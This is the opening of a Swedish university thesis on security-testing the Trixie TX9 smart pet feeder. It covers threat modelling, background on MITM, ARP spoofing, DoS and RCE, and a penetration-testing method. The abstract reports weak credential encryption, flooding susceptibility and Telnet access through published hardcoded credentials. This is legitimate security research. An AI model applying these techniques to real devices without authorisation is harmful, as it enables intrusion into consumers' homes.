EXAMENSARBETE INOM TEKNIK OCH EKONOMI,
GRUNDNIVÅ, 15 HP
STOCKHOLM, *SVERIGE 2021*

Etisk hackning av en smart foderautomat

Ethical hacking of a Smart Automatic Feed Dispenser

JULIA LOKRANTZ

KTH
SKOLAN FÖR KEMI, BIOTEKNOLOGI OCH HÄLSA

Etisk hackning av en smart foderautomat

Ethical hacking of a Smart Automatic Feed Dispenser

JULIA LOKRANTZ

Examensarbete inom
Datateknik och ekonomi
Grundnivå, 15 hp
Handledare på KTH: Pontus Johnson
Examinator: Ibrahim Orhan
TRITA-CBH-GRU-2021:033

KTH
Skolan för kemi, bioteknologi och hälsa
141 52 Huddinge, Sverige

Sammanfattning

Sakernas internet (IoT) syftar till det nät av enheter som samlar och delar data över internet. De senaste åren har användandet av konsument-IoT ökat explosionsartat och åtföljts av en ökad oro kring säkerheten i dessa enheter, då många system visat sig ha bristande säkerhetsimplementeringar. Denna studie undersöker säkerheten i en smart foderautomat för husdjur och redogör för ekonomiska orsaker till förekomsten av sårbarheter. Metoden bygger på att hotmodellera foderautomaten med STRIDE- och DREAD-modellerna följt av en penetrationstestningsfas för några av de allvarligaste hoten. Resultatet visar på att foderautomaten Trixie TX9 har otillräcklig kryptering av nätverksnamn och lösenord till Wi-Fi, är sårbar mot flödesattacker och att analys av trafiken till/från enheten kan avgöra vilket tillstånd den är i. Vidare har foderautomaten flera öppna nätverkstjänster, där bland annat en Telnettjänst som kan nås genom svaga, hårdkodade inloggningsuppgifter som finns publicerade på internet. Ekonomiska orsaker till förekomsten av sårbarheter är främst asymmetrisk information och motstridande incitament. Det är idag svårt för tillverkare att ta betalt för säkerhet då marknaden drivs av snabba lanseringar och utökade funktioner till ett pressat pris.

Nyckelord

Etisk hackning, Sakernas internet, Penetrationstestning, Hotmodellering, STRIDE, DREAD, Smart foderautomat, Säkerhet, Sårbarheter

Abstract

Internet of things (IoT) refers to the web of connected devices that collect and share data through the internet. The use of consumer-IoT has increased dramatically in recent years, accompanying an increasing concern about the security of these devices as many systems have proven to have insufficient security measures. This study aims to investigate the security level of a smart food dispenser for pets, and account for the underlying economic reasons for the occurrences of vulnerabilities. The method used in this study consists of conducting threat modeling of the food dispenser using STRIDE as well as DREAD models. This is then followed by a penetration-testing phase for some of the more serious threats. The results indicate that the food-dispenser Trixie TX9 has insufficient encryption of network names and passwords, is susceptible to flooding-attacks, and analysis of the incoming/outgoing data traffic from the device can deduct which state it is currently in. Furthermore, the food dispenser has several open network services, Telnet is one among them, which can be accessed through weak, hardcoded credentials that are published on the internet. The economic reasons for these security weaknesses are asymmetrical information and misaligned economic incentives. Manufacturers struggle to charge consumers for an increased level of security as the main market driving factors are swift and regular product launches as well as an expansion of new features available at competitively low prices.

Keywords
Ethical hacking, Internet of things, Penetration testing, Thread modeling, STRIDE, DREAD, Smart food dispenser, Security, Vulnerabilities

Innehållsförteckning

1 INLEDNING 1

1.1 MÅLSÄTTNING 1

1.2 AVGRÄNSNINGAR 2

1.3 RAPPORTENS DISPOSITION 2

2 TEORI OCH BAKGRUND 3

2.1 TERMINOLOGI 3

2.1.1 IoT 3

2.1.2 Etisk hackning 3

2.1.3 Wi-Fi 4

2.1.4 ARP 4

2.1.5 Transportprotokoll 4

2.1.6 ICMP 4

2.1.7 TLS 5

2.1.8 NAT och STUN 5

2.1.9 MQTT 5

2.1.10 Telnet 5

2.1.11 Reverse Engineering 6

2.1.12 Firmware 6

2.1.13 BusyBox 6

2.2 VANLIGA ATTACKER 7

2.2.1 Man in the middle 7

2.2.2 Spoofing *7*

2.2.3 Denial of Service *7*

2.2.4 Bufferöverskridning *7*

2.2.5 Fjärrkärning av kod *7*

3 METOD **8**

3.1 PENETRATIONSTESTNING 8

3.1.1 Kontraktering *9*

3.1.2 Informationssamlande *9*

3.1.3 Hotmodellering *9*

3.1.4 Exploatering *15*

3.1.5 Efter-exploatering *15*

3.1.6 Rapportering *16*

4 TRIXIE TX9 SMART FODERAUTOMAT **17**

4.1 TRIXIE TX9 17

4.2 TUYA 18

4.3 SMART CONFIG 19

5 RELATERADE STUDIER **20**

5.1 PENETRATIONSTESTNING OCH HOTMODELLERING 20

5.2 FODERAUTOMATER 21

5.3 TUYA 23

5.4 IP-KAMEROR 24

5.5 BUSYBOX, TELNET OCH DDOS 25

6 HOTMODELLERING **27**

6.1 IDENTIFIERA TILLGÅNGARNA 27
6.2 ARKITEKTURÖVERSIKT 28
6.2.1 Användarfall 28
6.2.2 Arkitekturdiagram 29
6.2.3 Teknologier 29
6.3 NEDBRYTNING AV IOT-ENHETEN 32
6.3.1 Inkörsportar 32
6.3.2 Firmware 32
6.4 IDENTIFIERA HOT 34
6.4.1 STRIDE 34
6.4.2 OWASP's Top 10 35
6.4.3 Attackvektordiagram 36
6.5 DOKUMENTERA HOT 36
6.6 GRADERA HOT 46
6.7 MOTIVERING FÖR VAL AV ATTACKER 47
7 PENETRATIONSTESTNING 48
7.1 VERKTYG OCH UTRUSTNING 48
7.2 PENETRATIONSTESTER 50
7.2.1 MITM på Smart Config 50
7.2.2 MITM på mobilapplikationen 51
7.2.3 MITM på foderautomaten 54
7.2.4 Ping of Death 57

7.2.5 ICMP flood 58

7.2.6 Fjärrinloggning via Telnet 61

7.2.7 Nedladdning och analys av firmware 62

7.2.8 Öppna portar och fjärrkörning av kod 66

7.2.9 MITM på firmware-uppdatering 69

8 HÅLLBARHET OCH ETIK 72

9 EKONOMISKA ORSAKER TILL OSÄKER IOT 74

10 RESULTAT 77

11 DISKUSSION 79

11.1 METODER OCH MODELLER 79

11.2 PENETRATIONSTESTER 79

11.3 EKONOMISKA ORSAKER 81

12 SLUTSATSER 83

13 KÄLLFÖRTECKNING 84

14 BILAGOR 94

1 Inledning

Utvecklandet och användandet av sakernas internet (IoT) har ökat exponentiellt de senaste åren. Flera enheter än jordens befolkning är uppkopplade till internet och år 2025 beräknas antalet IoT-uppkopplingar uppgå till 24,9 miljarder, jämfört med år 2019:s 10,8 miljarder uppkopplingar. [1] Konsumentsegmentet representerar 63% av alla IoT-uppkopplingar [2] och består av enheter för person- eller bostadsbruk, som till exempel smarta TV-apparater, uppkopplade apparater och enheter för hemautomation.

IoT-säkerhet är mer aktuellt nu än någonsin när osäker IoT snarare är regel än undantag. Mer än hälften av alla IoT-enheter är sårbara mot cyberattacker [3][4] och i takt med att användandet ökat har man också sett en drastisk ökning av cyberattacker riktade mot IoT. [5] Vanligt förekommande sårbarheter som svaga lösenord, osäker dataöverföring och datalagring, bristande uppdateringsmekanismer och osäkra nätverkstjänster kan utnyttjas för extrahering av känsliga data, spionage eller för att överbelasta enheten eller för att utnyttja i en attack mot en tredje part.

Husdjursindustrin är också en expanderande marknad som följt med IoT-trenden och fokuserar allt mer på uppkopplade tekniska lösningar så som övervakningskameror, GPS-trackers, aktivitetshalsband, smarta kattlådor och medicinsk utrustning. En relativt ny produkttyp är en fjärrstyrd automatisk foder- eller godisautomat med interagerad kamera och mikrofon. Husdjursägaren kan kontrollera foderutgivning, övervaka och interagera med husdjuret när som helst på dygnet, vart som helst ifrån i världen.

Att övervaka sitt husdjur kan anses harmlöst, men smarta husdjurstillbehör, liksom generellt för IoT, innebär inte bara möjligheter och lösningar utan medför även potentiella risker. Denna studie undersöker en smart foderautomat för husdjur från ett säkerhetsperspektiv och analyserar bakomliggande ekonomiska orsaker till säkerheten i den.

1.1 Målsättning

Målet med studien är att undersöka säkerheten i Trixie TX9 Smart Foderautomat som styrs via mobilapplikationen Tuya Smart. Säkerheten utvärderas genom att enheten först kartläggs, hotmodelleras och sedan penetrationstestas. Resultatet analyseras och vid brist eller förekomst av sårbarheter ska de ekonomiska orsakerna till detta analyseras. Syftet är således inte att hitta sårbarheter utan att fastställa om delar av systemet är säkert eller ej, givet avgränsningarna i sektion 1.2.

1.2 Avgränsningar

Examensarbetets avgränsningar är följande:

- Inga studier eller tester utförs på foderautomatens hårdvara då studenten saknar kunskap inom området och hårdvaran riskerar att skadas vid demontering.
- Endast ett urval av möjliga attacker kommer studeras närmre på grund av studiens tidsbegränsning.
- Inga servrar kommer att hackas med hänvisning till *Brottsbalken 4 kap. 9c §*.
- Fokus ligger på att studera kommunikationen mellan foderautomaten Trixie TX9, mobilapplikationen Tuya Smart och Tuyas servrar.

1.3 Rapportens disposition

- **Kapitel 2 Teori och bakgrund** tar upp tekniska teorier och bakgrund relevanta för ämnesområdet.
- **Kapitel 3 Metod** beskriver vald hotmodelleringsmetod och penetrationstestningsmetod.
- **Kapitel 4 Trixie TX9 Smart foderautomat** beskriver systemet under testning.
- **Kapitel 5 Relaterade studier** tar upp tidigare studier, fynd och händelser relaterade till systemet.
- **Kapitel 6 Hotmodellering** beskriver hotmodelleringen av systemet.
- **Kapitel 7 Penetrationstestning** beskriver de utförda penetrationstesterna.
- **Kapitel 8 Hållbarhet och etik** behandlar studien ur ett etiskt, ekonomiskt, socialt och miljömässigt perspektiv.
- **Kapitel 9 Ekonomiska orsaker till osäker IoT** redogör för vilka ekonomiska orsaker som ligger bakom förekomsten av sårbar IoT.
- **Kapitel 10 Resultat** redovisar resultaten av penetrationstesterna.
- **Kapitel 11 Diskussion** omfattar en diskussion kring metoderna och resultatet.
- **Kapitel 12 Slutsatser** besvarar hur säker foderautomaten Trixie TX9 är.

2 Teori och bakgrund

Det här kapitlet ger en teknisk bakgrund och tar upp relevant teori för foderautomaten.

2.1 Terminologi

2.1.1 IoT

Sakernas internet (eng. Internet of Things, IoT) myntades av Kevin Ashton 1999 [6] och syftar till det nätverk av uppkopplade enheter som samlar och delar data med andra enheter och system över internet. ”Smarta” enheter kan kopplas till andra enheter och styras på distans, ofta genom en mobil- eller webbapplikation.

Det finns 5 olika typer av IoT-applikationer [7]:

- Konsument-IoT – applikationer för personligt bruk, inkluderar uppkopplad belysning, hushållsapparater och röstassistans. Smarta telefoner och persondatorer räknas dock inte till IoT.
- Kommersiell-IoT – applikationer för sjukvård, transport och byggnader.
- Industri-IoT – applikationer för bland annat tillverkning och jordbruk.
- Infrastruktur-IoT - applikationer för monitorering och kontroll av stads- och landsbygdsinfrastrukturer.
- Militär-IoT – applikationer för det militära, såsom robotar för övervakning, rekognosering eller stridsrelaterade mål.

Konsument-IoT har blivit en allt mer naturlig del i våra liv men har också skapat rubriker och oro då det visat sig att många av dessa system har stora säkerhetsbrister. Ett sätt att studera säkerheten i ett system är genom etisk hackning.

2.1.2 Etisk hackning

En etisk hackare, också kallad en ”white hat hacker”, är en person som anlitats och givits tillåtelse av ett företag att utvärdera säkerheten i företagets system genom penetrationstestning. Syftet är att identifiera och åtgärda sårbarheter innan illvilliga hackare kan utnyttjar dem. Många företag uppmuntrar till hackning av deras system och erbjuder så kallade ”bug bounty programs” där individer kompenseras om de rapporterar in funna fel eller sårbarheter.

Motsatsen till en etisk hackare är en ”black hat hacker” som hackar ett system utan tillåtelse, ofta med personliga eller finansiella motiv. En ”grey hat hacker” är ett mellanting av en ”white hat hacker” och en ”black hat hacker”. De letar sårbarheter i ett system utan tillåtelse men utan avsikt att utnyttja dem. [8][9][10]

2.1.3 Wi-Fi

Wi-Fi är idag den vanligaste trådlösa teknologin och är baserad på standarderna IEEE 802.11 uppförda av Wi-Fi Alliance 1998. År 2019 fanns över 13 miljarder enheter i bruk som var uppkopplade via Wi-Fi. [11] Det finns ett flertal olika specifikationer av standarden, till exempel 802.11ah och 802.11ax särskilt avsedda för IoT. Många kommersiella IoT-enheter använder dock fortfarande 2,4 GHz-bandet för att skicka och ta emot paket. För att ansluta till Wi-Fi krävs nätverksnamnets SSID (eng. Service Set Identifier) och lösenord.

2.1.4 ARP

Adress Resolution Protocol (ARP) är ett kommunikationsprotokoll som används för att koppla samman en IP-adress på nätverkslagret till en MAC-adress på länklagret. Första gången två enheter vill kommunicera med varandra skickar den sändande enheten ut ARP-förfrågningar på nätverket som frågar vem som har en specifik IP-adress, tillsammans med sin egen MAC-adress som avsändare. När enheten med den specifika IP-adressen tar emot förfrågan skickar den tillbaka ett ARP-svar med sin MAC-adress till avsändaren. Dessa översättningar mellan IP-adresser och MAC-adresser sparas i så kallade ARP-tabeller som används för att hitta adressen till mottagaren nästa gång ett paket ska skickas. [12]

2.1.5 Transportprotokoll

Transmission Control Protocol (TCP) är ett förbindelseorienterat transportprotokoll över IP som nästan all kommunikation över internet använder. TCP garanterar en pålitlig kommunikation mellan klient och server genom sina inbyggda mekanismer för att hantera paketförlust, duplicerade och korrupta paket. För att skicka data över TCP måste klienten och servern först upprätta en förbindelse genom en 3-vägs-handskakning. När alla paket är skickade/mottagna kan antingen klienten eller servern stänga ner förbindelsen. [13]

User Datagram Protocol (UDP) är ett förbindelselöst transportprotokoll över IP. UDP garanterar inte en pålitlig kommunikation då det inte hanterar paketförluster eller oordnade paket. [14] Detta gör UDP enklare och snabbare än TCP och är att föredra i tillämpningar som ställer högre krav på hastighet och inte är känsliga för förlorade paket, som till exempel streaming, p2p-nätverk och datorspel.

2.1.6 ICMP

Internet Control Messaging Protocol (ICMP) är ett protokoll som tillhör IP och används för felmeddelanden och diagnostik på ett nätverk. [15] ICMP används av applikationer som Ping och Traceroute.

2.1.7 TLS

Transport Layer Security (TLS) är ett kryptografiskt säkerhetsprotokoll som används för att upprätta säker kommunikation mellan två applikationer. [16] För att använda TLS krävs att en webbsida eller applikation har ett TLS-certifikat installerat på sin server utfärdat av en certifikatutfärdare (CA). Detta certifikat innehåller bland annat serverns publika nyckel som används för att validera serverns identitet. TLS-förbindelsen initieras genom ett så kallad TLS-handslag som specificerar vilken TLS-version och vilken svit av säkerhetsalgoritmer som ska användas, autentiserar serverns identitet och genererar sessionsnycklar. När handslaget är klart och data har krypterats och autentiserats så signeras det med en Message Authentication Code (MAC) för att bevara meddelandets integritet. [17]

TLS kan användas över andra protokoll som HTTP, IMAP, POP3, SMTP och VoIP.

2.1.8 NAT och STUN

Network Address Translation (NAT) är en nätadressöversättningsteknik som används av en router eller brandvägg för att koppla ihop en publik IP-adress till en privat IP-adress och tvärt om.

Simple Traversal of User Datagram Protocol through NAT (STUN) är ett server-klient-protokoll som tillåter en enhet bakom en NAT att upptäcka sin publika IP-adress, vilket NAT den är bakom och vilken port den är associerad med. Två klienter som har upptäckt sin information kan upprätta en direkt UDP-förbindelse sinsemellan (också kallat peer-to-peer eller p2p). [18]

2.1.9 MQTT

Message Queuing Telemetry Transport (MQTT) är ett klient-server-protokoll som använder en publicera/prenumerera-modell för att skicka meddelanden mellan enheter. Enheterna skickar meddelanden med ämnen som lagras hos servern (MQTT broker) och tar bara emot meddelanden från servern av de ämnen de prenumererar på. MQTT är ett simpelt protokoll med låg bandbredds- och strömförbrukning vilket gör det fördelaktigt för IoT-enheter och maskin-till-maskin-kommunikation. [19]

2.1.10 Telnet

Telnet-protokollet används för att upprätta en textbaserad tvåvägskommunikation genom en terminal-orienterad förbindelse. [20] Telnet används främst för att logga in på datorer, men kan också användas för kommunikation mellan terminaler eller processer. Anslutningen mellan klient och server är inte krypterad, till skillnad från Secure Shell Protocol (SSH). Tjänsten lyssnar i regel på port 23.

2.1.11 Reverse Engineering
Reverse Engineering, demontering eller baklängeskonstruktion på svenska, är en process i vilket en produkt eller enhet inspekteras och analyseras för få fram detaljerad information om hur det är uppbyggt och fungerar. [21]

2.1.12 Firmware
Firmware är programkod installerat på maskinvara som möjliggör för enheten att utföra olika uppgifter för att fungera. Firmware består av olika komponenter som bland annat kärna, bootloader, filsystem och programbibliotek. [22]

Firmware-bilden för en IoT-enhet kan i många fall laddas ned direkt på tillverkarens hemsida eller finnas tillgänglig i olika forum. Andra sätt att erhålla firmware är genom att extrahera den direkt från hårdvaran eller ladda ned den ”i luften” under en firmware-uppdatering.

Ett filsystem innehåller alla nödvändiga filer som enheten behöver för exekvering. Det finns olika typer av filsystem som till exempel Squashfs, Cramfs, JFFS2 och ext2. Vilken typ av filsystem en IoT-enhet har är upp till tillverkaren. Vidare är filsystem ofta komprimerat och ibland även krypterat. Med hjälp av olika program, till exempel *Binwalk* (se sektion 7.1) *k*, kan filsystemet extraheras från firmware-bilden och analyseras efter krypterade data.

När man undersöker säkerheten i en IoT-enhet brukar man söka i filsystemet efter känslig information som hårdkodade hemligheter, tjänster och källkod, antingen manuellt eller genom automatiserade verktyg.

Filsystemet kan innehålla intressant mjukvara för enhetens funktioner, från till exempel tredjepartsdistributörer eller hjälpbibliotek, kompilerat i binära filer. Dessa filer kan analyseras genom demontering och dekompilering för att hitta sårbarheter i systemet. Populära program för analysering av binära filer är *objdump*, *IDA* och *Ghidra* (se sektion 7.1). Den binära filen demonteras från binär form till läsbar assemblerkod som i sin tur kan dekompileras till andra programspråk. På så sätt kan insikt ges i hur programmen och systemet fungerar.

2.1.13 BusyBox
BusyBox tillhandahåller mindre/begränsade versioner av många Unix-verktyg i en enda exekverbar fil. Det används främst i mindre, inbyggda eller IoT-system och är anpassat för miljöer med knappa resurser. [23]

2.2 Vanliga attacker

2.2.1 Man in the middle

En Man in the middle (MITM)-attack avlyssnar kommunikationen mellan två eller flera system. En passiv MITM-attack innebär att angriparen fungerar som en proxy-server som avlyssnar och extraherar information när paket passerar genom angriparens dator. Målet med attacken är att komma över personlig information som till exempel inloggningsuppgifter eller kreditkortsnummer. En aktiv attack har istället som mål att manipulera, addera eller ta bort paket som skickas mellan systemen. [24]

2.2.2 Spoofing

Spoofing innebär att angriparen utger sig för att vara en annan person, företag, enhet eller applikation för att vinna den utsattes tillit att utföra handlingar som gynnar angriparen, som till exempel att klicka på länkar eller skicka över kontouppgifter, vilket är vanligt vid email-spoofing. [25] En annan typ av spoofing är ARP spoofing, eller ARP poisoning, som ofta används i MITM-attacker. Angriparen skickar falska ARP-meddelanden över nätverket för att omdirigera trafiken till sig själv. [12]

2.2.3 Denial of Service

Målet med en Denial of Service (DoS)-attack är att störa systemet så att det slutar fungera normalt. Två vanliga metoder för att uppnå DoS är genom att överbelasta systemet med manipulerade datapaket i överflödesattacker eller genom bufferöverskridningsattacker. [26] En DoS-attack karaktäriseras av att en enda dator utför attacken medan en distribuerad denial of service (DDoS)-attack utförs av flera system.

2.2.4 Bufferöverskridning

Bufferöverskridning (eng. buffer overflow) uppstår när en process skriver över en buffer med större volym data än vad som finns reserverat. Programmet skriver istället över närliggande datastrukturer vilket kan störa eller krascha systemet (DoS), korrumpera data eller orsaka exekvering av skadlig kod. [27]

2.2.5 Fjärrkärning av kod

Fjärrkörning av kod (eng. remote code execution, RCE) innebär att kod eller kommandon kan exekveras i ett system eller en process över ett lokalt nätverk eller internet. [28] Attacken sker genom automatiserade verktyg eller skript som utnyttjar sårbarheter i systemets program för att utföra attacken.

3 Metod

Det här kapitel redovisar för vilka metoder för penetrationstestning och hotmodellering som studien använt och beskriver vilka steg som följts.

3.1 Penetrationstestning

Penetrationstestning innebär att simulera verkliga cyberattacker mot ett system för att bedöma systemets säkerhet. Det finns tre kategorier för vilka penetrationstester genomförs vilka är ”black box”, ”white box” och ”grey box” [29] och kan jämföras med de tre typerna av hackare som beskrivs i sektion 2.1.

”Black box” innebär att hackaren inte har någon tidigare kunskap om enheten, dess firmware, kommunikationsprotokoll eller hårdvara. Informationstillgången om systemet kan vara begränsat och testaren saknar kontakt med utvecklarna. Istället samlar testaren in information om systemet genom egna tester och val av verktyg. Detta angreppssätt används normalt av hackare vars syfte är att skada och infektera system.

”White box” innebär att hackaren har full tillgång till källkod, nätverksdiagram, arkitekturdiagram, dataflödesdiagram och information om systemets olika tekniker. En sådan testare är ofta anställd av ett företag och har tillåtelse att penetrationstesta företagets system.

”Grey box” är ett mellanting av ”black box” och ”white box”, där hackaren har begränsad kunskap om systemet men inte har som mål att utnyttja eventuellt funna sårbarheter.

Studien utgick från ett ”grey box”-perspektiv då författaren saknade förkunskap om systemet och utförde studien utan Trixies medgivande. Metoden bygger på Weidmans penetrationstestningsmetod [12] och bestod av följande sex steg:

1. Kontraktering
2. Informationssamlande
3. Hotmodellering
4. Exploatering
5. Efter-exploatering
6. Rapportering

Steg 3–6 utfördes iterativt vartefter nya upptäckter om systemet uppkom.

3.1.1 Kontraktering
Penetrationstestning sker ofta i uppdrag mot en klient. Det första steget är då att föra en dialog med klienten för att komma överens om penetrationstestningens omfattning, mål, testningsschema och andra ämnen som är nödvändiga innan penetrationstestningen kan påbörja. För författaren innebar detta steg att definiera rapportens mål, omfattning, begränsningar och tidsram.

3.1.2 Informationssamlande
Det andra steget är informationssamlade av systemet. Informationssamlandet började med att läsa foderautomatens manual och söka efter information om enheten och tillhörande mobilapplikation på internet. Därefter sattes en proxyserver upp med mitmproxy (se sektion 7.1) och en ARP poisoning-attack utfördes med verktyget Ettercap (se sektion 7.1) för att möjliggöra övervakning av trafiken till och från foderautomaten och mobilapplikationen. Trafiken övervakades i analyseringsverktyget Wireshark (se sektion 7.1) för att ge förståelse för hur och när komponenterna kommunicerar, genom vilka protokoll och teknologier. Foderautomaten scannades också efter öppna portar och OS-detektering med hjälp av verktyget nmap (se sektion 7.1). Foderautomatens öppna portar finns listade i Tabell 5 i sektion 6.2.3.

3.1.3 Hotmodellering
Nästa steg i processen att avgöra huruvida säker enheten är mot cyberattacker genom hotmodellering med syftet att ta reda på hur stor attackytan är och identifiera och klassificera potentiella hot.

Studien följde en hotmodelleringsmetod baserad på stegen presenterade av Guzman et al. [29] och Microsoft [30].

1. Identifiera tillgångarna
2. Skapa en arkitekturöversikt
3. Nedbrytning av IoT-enheten
4. Identifiera hot
5. Dokumentera hot
6. Gradera hot

Systemets tillgångar som behövde skyddas identifierades och listades tillsammans med en beskrivning som presenteras i Tabell 3 i sektion 6.1.

Därefter skapades en arkitekturöversikt för att visualisera var systemet kan attackeras. Arkitekturöversikten delades upp i tre delar. I den första delen identifierades systemets funktioner genom att beskriva några av systemets viktigaste användarfall, beskrivna i sektion 6.2.1. I del två skapades ett arkitekturdiagram över systemets ekosystem med verktyget *Microsoft Threat Modeling Tool* - ett verktyg som används

för att identifiera och visualisera potentiella hot. Figur 2 visar systemets komponenter och hur dessa kommunicerar. I den tredje och sista delen dokumenterades systemets kända teknologier som framkommit under informationssamlandet och exploateringen, vilka listas i sektion 6.2.3.

I nästa steg i hotmodelleringen analyserades ekosystemets komponenter och dataflöden som hjälp för att identifiera inkörsportarna till systemet, följt av identifiering av möjliga hot. Som hjälp för att identifiera hot användes STRIDE-modellen och två listor från The Open Web Application Security Project (OWASP).

STRIDE modellen utvecklades av Microsoft och är en av de mest använda metoderna för att förstå och klassificera hot mot datasäkerhet. STRIDE är en akronym som används för att identifiera och analysera säkerhetshot utifrån 6 olika kategorier där varje hot kränker en önskvärd egenskap i ett system. [31]

Tabell 1: STRIDE-modellen

Hot		**Beskrivning**	**Kränker**
S	Spoofing/ Förfalskning	En angripare får åtkomst till information eller ett system genom att utge sig för att vara någon annan.	Autentisering
T	Tampering/ Manipule-ring	En angripare gör obehöriga modifieringar av data, till exempel när data skickas över nätet.	Integritet
R	Repudiation/ Förnekande	Användaren nekar till en handling som den faktiskt utfört.	Icke-förnekande
I	Information disclosure/ Informat-ionsavslö-jande	En angripare kan komma åt privata data som inte är menat att exponeras, till exem-pel då en angripare snappar upp data som skickas i klartext över nätet.	Konfidentialitet
D	Denial of Service/ Förnekade av tjänst	En angripare gör systemet otillgängligt, till exempel genom att konsumera systemets resurser.	Tillgänglighet
E	Elevation of privilege/ Höjning av privilegium	En användare med begränsade rättigheter lyckas få högre rättigheter till ett system eller applikation.	Auktorisering

OWASP arbetar med att förbättra säkerheten i mjukvaruapplikationer. Två av deras listor användes för att identifiera ytterligare risker som systemet kunde vara utsatt för: ”IoT Top 10 2018” [32] som listar de 10 främsta sakerna att undvika i utvecklandet av IoT-enheter och ”Mobile Top 10 2016” [33] som listar de 10 främsta säkerhetsriskerna i mobilapplikationer.

OWASP IoT Top 10

1. *Svaga, gissningsbara eller hårdkodade lösenord*
   Enhetens lösenord är enkla att knäcka, finns publicerade eller går inte att ändra.

2. *Osäkra nätverkstjänster*
   Enheten kör onödiga eller osäkra nätverkstjänster.

3. *Osäkra gränssnitt*
   Ekosystemet använder osäkra API:er, web-, moln- och mobilgränssnitt.

4. *Brist på säkra uppdateringsmekanismer*
   Enheten saknar möjlighet att uppdateras säkert vilket inkluderar brist på firmware-validering på enheten, uppdatering över okrypterad kanal, brist på anti-rollback mekanismer och avsaknad av notifikationer om säkerhetsändringar vid uppdateringar.

5. *Användning av osäkra eller omoderna komponenter*
   Enheten använder utfasade eller osäkra mjukvarukomponenter, bibliotek, eller hårdvara som kan äventyra enheten.

6. *Otillräckligt integritetsskydd*
   Enheten lagrar användardata osäkert, felaktigt eller utan tillstånd.

7. *Osäker datatransfer och datalagring*
   Enheten saknar kryptering eller åtkomstkontroll av känsliga data, var som helst inom ekosystemet.

8. *Bristande enhetshantering*
   Brist på säkerhetsstöd på enheter i produktion, inkluderande tillgångs-, uppdaterings-, avvecklings-, monitorerings- och svarshantering.

9. *Osäkra standardinställningar*
   Enheten har osäkra standardinställningar eller saknar möjlighet att göra systemet mer säkert.

10. *Brist på fysisk säkerhet*
    Enheten saknar fysiska säkerhetsåtgärder som möjliggör för en angripare att komma åt känslig information som kan användas i framtida attacker.

OWASP Mobile Top 10

1. *Felaktig plattformanvändning*
   Mobilapplikationen använder plattformen felaktigt eller misslyckas att använda plattformens säkerhetskontroller som exempelvis Android intents, plattformstillstånd, TouchID eller nyckelringar.

2. *Osäker datalagring*
   Mobilapplikationen lagrar känslig information på ett osäkert sätt som enkelt kan extraheras av en angripare med fysisk tillgång till telefonen eller utnyttjas genom skadlig kod.

3. *Osäker kommunikation*
   Mobilapplikationen kommunicerar över okrypterad kanal och riskerar att exponera data och sessions-ID vid avlyssning.

4. *Osäker autentisering*
   Mobilapplikationen misslyckas autentisera användaren och tillåter en angripare att logga in, genom att angriparen har fejkat eller kringgått saknade eller osäkra autentiseringsprotokoll.

5. *Otillräcklig kryptografi*
   Mobilapplikationen använder svaga krypterings-/dekrypteringsprocesser som en angripare kan utnyttja för att dekryptera känsliga data.

6. *Osäker auktorisering*
   Mobilapplikationen har svaga auktoriseringssystem som kan kringgås av en angripare för att exekvera kod med högre privilegium eller få åtkomst till känslig information.

7. *Låg kodkvalitet*
   Mobilapplikationen har låg kodkvalitet och validerar inte input korrekt. En angripare kan skicka anpassad input för att orsaka minnesläckage eller bufferöverflöden.

8. *Kodmanipulering*
   En angripare modifierar mobilapplikationen och lurar användaren att ladda ner den skadliga versionen som används för att till exempel ändra systemets API:er, exekvera skadlig kod, stjäla data eller övervaka användaren.

9. *Demontering*
   En angripare laddar ner mobilapplikationen, demonterar och analyserar koden och söker efter hårdkodade hemligheter.

10. *Oväsentlig funktionalitet*
    En angripare laddar ner och analyserar mobilapplikationen efter gömd och/eller glömd testkod och utnyttjar dessa funktioner för att utföra attacker på systemet.

De identifierade hoten sammanställdes i en hotspårbarhetsmatris för att ge översikt över hoten och tillhörande hotagent, angripen tillgång, attackyta, attackmål, påverkan och motåtgärd. Hotspårbarhetsmatrisen finns i Bilaga 1. Utifrån de identifierade hoten skapades även ett attackvektordiagram (se Figur 3) för att visualisera vart i systemet attackerna riskerade att ta plats.

Hoten från hotspårbarhetsmatrisen sammanställdes och dokumenterades med en hotbeskrivning, angripen tillgång, attackteknik, möjliga motåtgärder och uppskattad sannolikhet för en lyckad attack. Hoten finns dokumenterade i sektion 6.5.

Det sista steget i en hotmodellering är att gradera de identifierade hoten utifrån de risker de medför. DREAD-modellen användes för att gradera hoten, och har ett riskbedömningssystem från 1–3 där 1 är låg risk, 2 är medelrisk och 3 är hög risk. DREAD graderar hot utifrån 5 kategorier beskrivet i Tabell 2.

Hoten tilldelades poäng för varje kategori och summerades i en totalsumma. Enligt Microsoft bedöms ett hot med en totalpoäng på 12–15 innebära hög risk, 8–11 innebära mellanrisk och 5–7 innebära låg risk. [30]

Utifrån totalpoäng och sannolikheten för en lyckad attack beslutades vilka hot som skulle penetrationstestas.

Tabell 2: DREAD-modellen

Riskbedömning		**Beskrivning**
D	Damange/ Skadepotential	Hur stor är skadan om attacken lyckas?
R	Reproducibility/ Reproducerbarhet	Hur lätt är det att reproducera attacken?
E	Exploitability/ Utnyttjbarhet	Hur lätt är det att utföra attacken?
A	Affected users/ Berörda användare	Hur många användare påverkas av attacken?
D	Discoverability/ Upptäcktbarhet	Hur lätt kan sårbarheten hittas?

3.1.4 Exploatering

I exploateringsfasen planerades och utfördes penetrationstester mot de valda sårbarheterna. Detta började med informationssamladen om sårbarheten, attacktekniker, verktyg, arbeten och fynd inom samma ämne. De utförda penetrationstesterna presenteras i sektion 7.2.

3.1.5 Efter-exploatering

Penetrationstestet beskriven i sektion 7.2.6 resulterade i full åtkomst till systemet via dess öppna Telnet-tjänst.

Systemet undersöktes och filsystemet laddas ner med hjälp av förinstallerade verktyg på enheten. Metoden för att undersöka filsystemet följde stegen presenterade av Guzman och Gupta. [29][22] Manuella och automatiserade sökmetoder, som till exempel systemkommandot *strings* och skriptet *Firmwalker* (se sektion 7.1), användes för att analysera innehållet i filsystemet.

Binära filer av intresse demonterades och dekompilerades i *Ghidra* (se sektion 7.1). Nyfunna sårbarheter adderades till hotspårbarhetsmatrisen, graderades och vissa fall penetrationstestades.

3.1.6 Rapportering

Alla upptäckter om systemet från stegen beskrivna i detta metodavsnitt redogjordes för i rapporten. Vartefter att en attack var utförd sammanställdes attacken med introduktion, metod, resultat och diskussion.

När resultaten från penetrationstesterna var sammanställda undersöktes de ekonomiska orsakerna till osäker IoT, vilka kopplades till förekomsten av sårbarheter funna i Trixie TX9.

4 Trixie TX9 Smart foderautomat

